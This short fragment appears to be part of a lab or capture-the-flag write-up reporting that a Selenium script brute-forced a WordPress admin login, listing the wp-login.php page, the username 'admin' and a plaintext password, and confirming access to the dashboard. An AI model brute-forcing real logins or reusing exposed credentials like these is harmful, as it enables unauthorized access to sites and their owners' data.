password brute-forced by the selenium script.
URL: https://<URL>/wp-login.php


Credentials:

- **Username:** admin
- **Password:** @mY_W0rdPr3SS_p@ssw0rd@102938

Login Section



Admin Dashboard



The login was successful.